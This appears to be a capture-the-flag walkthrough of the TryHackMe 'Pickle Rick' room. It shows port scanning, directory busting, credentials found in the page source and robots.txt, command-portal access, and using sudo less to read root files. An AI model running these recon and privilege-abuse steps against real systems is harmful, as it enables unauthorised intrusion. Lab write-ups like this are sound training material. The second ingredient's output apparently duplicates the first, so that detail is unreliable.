

PICKLE RICK – TRYHACKME

Pickle Rick is a box on tryhackme (https://tryhackme.com/r/room/picklerick) created by **ar33zy and tryhackme**.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.



Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.

After starting the machine it'll get one minute to show the ip.

PICKLE RICK – TRYHACKME



After getting the target ip first thing we'll do is **rustscan** to see the open ports and more machine's info.

```
┌──(root㉿kali)-[~]
└─# rustscan -a 10.10.191.52 -- -sCV
.----. .-. .-. .----.---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | | .-.} }\ `---. }/  /\  \| |\  |
`-' `-'`-----'`----'  `-' `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Where scanning meets swagging. 😎

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.10.191.52:22
Open 10.10.191.52:80
```

Here I am using **rustscan -a <IP> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 23:e3:37:72:2e:72:ff:fc:58:6c:59:d2:20:be:af:e6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCq98u/h9va85V+AATHIRiLR8f9pzlOvO2cJ06bnXJ5DAc/KYfzqo1COR/CKsVXm7PWjKqSRFRBL1UEdQHfjcNF+UAW5ByjEXPe
nm6PorNFuV9wfxSlew7IsfNqUPAJetPyGs9ld5bRfLMbMkaQmpr7gNuAQwPDtxQetAsfvos1dKhF3h0yrt2Qk8uTty9jH6rw5GErvpMndfcZ0JwR8twQY8QDnXyNiewQn3jr7QPUKM
bsLUmLT1Y6fEMVf3uDwG2RXH7IH/NKeJV2DsGdzX+dkixqvZn5/RguSXo4N97Rwqj/U5RfINiJx5eEqVqvZBzRhOwwylzTbsjTZ+3eanmaWvYde40YBDgc/0cujyYn8Z/9CCtY7Vkq
SP13wPQYLzXr8PNXi/UVSAFHgMMY2BER4AKcWETQq1peZmrdHd9qCiCf7Y3qUTi17FVOu0A5NJnR6IvU2+YrNrQNCh5Gfedjmbd8D+oQ3fJC3KsUvZHPw/Du1gOsb3OHFBplU6IXnO
U=
|   256 2b:1c:d1:26:ae:67:88:88:d5:fa:3e:03:3d:49:c6:04 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDFCsLG/0e+qG2DmnPr+MzYb6JC3TWGroBQTck3i3e8Nm/RtHB8Bg6rVLN8ti6/X
H7Qb2HtsrF9W+TbFWlnxdGg=
|   256 eb:d2:85:f5:88:cd:d2:6d:75:33:ac:f0:68:00:dc:08 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFmgnWaMNKmz24rWg3kKxhUpI8nR4pj08Y5cYZGE+XbP
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Here we can see there are only two ports open which are **ssh** and **http.**

Now we will explore the web page as we know http server is running on this ip and look for any exploit or vulnerability present.

Website's main page looks something like this.

PICKLE RICK – TRYHACKME



After further exploring the main page we got a username is main page's page source.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
```

We will note the username in case. We will also start directory busting using gobuster and look for different directories which are present.

PICKLE RICK – TRYHACKME

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.191.52 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.191.52
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/assets               (Status: 301) [Size: 313] [--> http://10.10.191.52/assets/]
/index.html           (Status: 200) [Size: 1062]
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

We will check every directory one-by-one and look for anything important.


We found a text in **robots.txt** file which can be a password somewhere. We will not that also.

```
10.10.191.52/robots.txt
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  Offs

Wubbalubbadubdub
```

We will try for **login.php** in the website and we will get one after further enum. We can see there is a username and password filed in that directory.


PICKLE RICK – TRYHACKME



We will try with the username and the text we found previously which was

R1ckRul3s: Wubbalubbadubdub

And we got a command prompt.



Now we can try different commands we know like **ls -la, pwd, sudo, sudo -l, etc.**

After ls -la we get the following list with the first ingredient and the clue for other.

```
total 40
drwxr-xr-x 3 root   root   4096 Feb 10  2019 .
drwxr-xr-x 3 root   root   4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
```

We can't use commands like **cat, vim,** etc. But we can use **less** to read our files.

After typing **less Sup3rS3retPickl3Ingred.txt** we get our 1st ingredient.

```
1 jerry tear
```

PICKLE RICK – TRYHACKME

Now we check for the other two but before that we should check what sudo privileges we have got by command **sudo -l**

```
Matching Defaults entries for www-data on ip-10-10-191-52:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-191-52:
    (ALL) NOPASSWD: ALL
```

It says that we can do all sudo commands to check and read any file without password.

After further exploring we found our 2nd ingredient in the home directory .

It contains user rick who have the 2nd ingredient.

We will use command **sudo less '/home/rick/second ingredients'** to read the file.

```
1 jerry tear
```

We get our 2nd ingredient.

Now we all know our third and final ingredient will be in root folder.

As we know we have sudo access we will use same command for the 3rd ingredient.

It is **'sudo less /root/3rd.txt'** and we will get our third ingredient.

```
3rd ingredients: fleeb juice
```